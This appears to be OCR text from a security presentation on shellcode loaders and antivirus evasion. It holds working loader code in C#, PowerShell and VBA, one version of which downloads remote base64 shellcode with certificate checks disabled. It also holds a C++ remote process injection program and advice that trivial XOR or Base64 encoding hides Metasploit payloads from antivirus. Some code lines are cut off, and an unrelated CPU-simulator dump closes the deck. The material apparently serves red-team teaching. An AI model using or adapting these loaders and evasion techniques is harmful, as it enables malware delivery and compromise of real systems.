
Download → Decode → Alloc → Copy → Create Thread



```
1 reference
public static void DownloadAndExecute()
{
    Console.WriteLine("################ Download Base64 & decode to bytes");
    ServicePointManager.ServerCertificateValidationCallback += (sender, certificate, chain, sslPolicyErrors) => true;
    System.Net.WebClient client = new System.Net.WebClient();
    string b64 = client.DownloadString(url);
    byte[] shellcode = System.Convert.FromBase64String(b64);

    Console.WriteLine("################ Allocate memory with the length of the shellcode");
    IntPtr addr = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, 0x3000, 0x40);
    Console.WriteLine("################ Copy Shellcode in allocated space");
    Marshal.Copy(shellcode, 0, addr, shellcode.Length);
    Console.WriteLine("################ Create a thread");
    IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
    WaitForSingleObject(hThread, 0xFFFFFFFF);
    return;
}
```


RAIFFEISEN

Shellcode Loader: Powershell




```
$shellcode = @(0x00, 0x01, 0x02, 0x03)


$pointer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($shellcode.Length)
[System.Runtime.InteropServices.Marshal]::Copy($shellcode, 0, $pointer, $shellcode.Length)
$functionDelegate = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($pointer, [func[type]])
$functionDelegate.Invoke()
```

Shellcode Loader: VBA




```
Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal lpAddress As LongPtr, ByVal dwSize As Long, ByVal flAllocationType As
Long, ByVal flProtect As Long) As LongPtr
Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Destination As LongPtr, ByRef Source As Any, ByVal Length As Long) As
LongPtr
Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal lpThreadAttributes As LongPtr, ByVal dwStackSize As Long, ByVal
lpStartAddress As LongPtr, ByVal lpParameter As LongPtr, ByVal dwCreationFlags As Long, ByRef lpThreadId As Long) As LongPtr
Declare PtrSafe Function WaitForSingleObject Lib "kernel32" (ByVal hHandle As LongPtr, ByVal dwMilliseconds As Long) As Long

Public Sub ExecuteShellcode()
    Dim shellcode As Variant
    Dim memoryAddress As LongPtr
    Dim threadHandle As LongPtr
    Dim threadId As Long
    Dim result As Long

    shellcode = Array(144, 144, 144, ..., 144) ' Replace "..." with your shellcode bytes
    memoryAddress = VirtualAlloc(0, UBound(shellcode) + 1, &H3000, &H40)
    Call RtlMoveMemory(memoryAddress, shellcode(0), UBound(shellcode) + 1)
    threadHandle = CreateThread(0, 0, memoryAddress, 0, 0, threadId)
```

Shellcode Loader: Remote Process Injection



Shellcode Loader: Remote Process Injection




inject-remote-process.cpp


```
#include "stdafx.h"
#include "Windows.h"

int main(int argc, char *argv[])
{
        unsigned char shellcode[] =
                "\xb4\x22\x80\xcb\xe5\xe4\x57\x5a\xad\xd0\x14\x41\x90\xb8\xad
                "\x94\x64\x5d\xae\x2b\x90\xe1\xec";

        HANDLE processHandle;
        HANDLE remoteThread;
        PVOID remoteBuffer;

        printf("Injecting to PID: %i", atoi(argv[1]));
        processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
        remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof shellcode, (MEM_RESER
        WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof shellcode, NU
        remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTI
        CloseHandle(processHandle);

    return 0;
}
```

Anti Virus Detection

Loader: Unencrypted Payload



Loader: Unencrypted Payload




DEMO 1


DEMO: Show AV finds unencrypted metasploit

AntiVirus - Encrypted Payload

Loader: Unencrypted Payload



Loader: Encrypted payload



"Encryption" can be anything

- XOR
- ROT13
- ADD 1
- ZIP
- Base64

Theres no need to:

- AES, RC4 etc.
- Low entropy / steganography
- Hide it / steganogrphy / low entropy (like SVG, CSS, UUID, CSV)

DEMO 2

DEMO: Show AV with encrypted metasploit

AntiVirus

AV Emulator


AV Emulator

AV Emulator:

- “Interpret” PE file
- Virtual CPU, Windows

It is not:

- Virtualization
- Sandbox
- Full Emulation (Bochs)
- Wine



CPU Simulator: CPU 0 [YASMIN: CPU-OS Simulator, Version: 8.5.7, Copyright @ 2006-2021, Besim Mustafa, Edge Hill University, UK]

CPU INSTRUCTIONS IN MEMORY (RAM)

```
PAdd  LAdd  Instruction        B
1060  0332  CMP #49, R11       0
1066  0338  JEQ 346            0
1070  0342  JNE 420            0
1074  0346  OR #128, SR        0
1080  0352  XTL -1, R12        0
1086  0358  PSH R12            0
1089  0361  OR #128, SR        0
1095  0367  XTL -1, R12        0
1101  0373  PSH R12            0
1104  0376  XTL 9, R17         0
1110  0382  LDW @R17, R12      0
1115  0387  ADD #1, R12        0
1121  0393  XTL 9, R15         0
1127  0399  STW R12, @R15      0
1132  0404  PSH #-1            0
1136  0408  PSH #0             0
1140  0412  SWI 5              0
1144  0416  JMP 438            0
1148  0420  CMP #113, R11      0
1154  0426  JEQ 434            0
1158  0430  JNE 438            0
1162  0434  JMP 442            0
1166  0438  JMP 146            0
1170  0442  POP R02            0
1173  0445  SWI 1              0
1177  0449  PSH #10            0
```

PROGRAM LIST

Name	Base	Start
REVERSE	0000	0000
TOWERSOFHANOI	0297	0320
SERVERTEST	0728	0449

SPECIAL CPU REGISTERS

PC 449 SR 0
SP 6010 BR 728
SR Status Flac OV Z N
CPU Mode User [✓] Kernel
IR OUT @R29, 0
MAR 11
MDR 0

PROGRAM STACK (RAM)

	Pos	Val (D)	Addr
TOS	4	-1	0000
	3	5	0000
	2	0	0000
	1	0	0000
BOS	0	22	0000

GENERAL PURPOSE CPU REGISTERS

Reg	Val (D)	C	Val (D)
R00	-1		
R01	0		
R02	0		
R07	5		
R08	0		
R09	0		
R10	0		
R11	0		
R12	0		
R13	0		
R14	0		
R15	0		
R16	0		
R17	0		
R18	0		
R19	0		
R20	0		
R21	0		
R22	0		
R23	0		
R24	0		
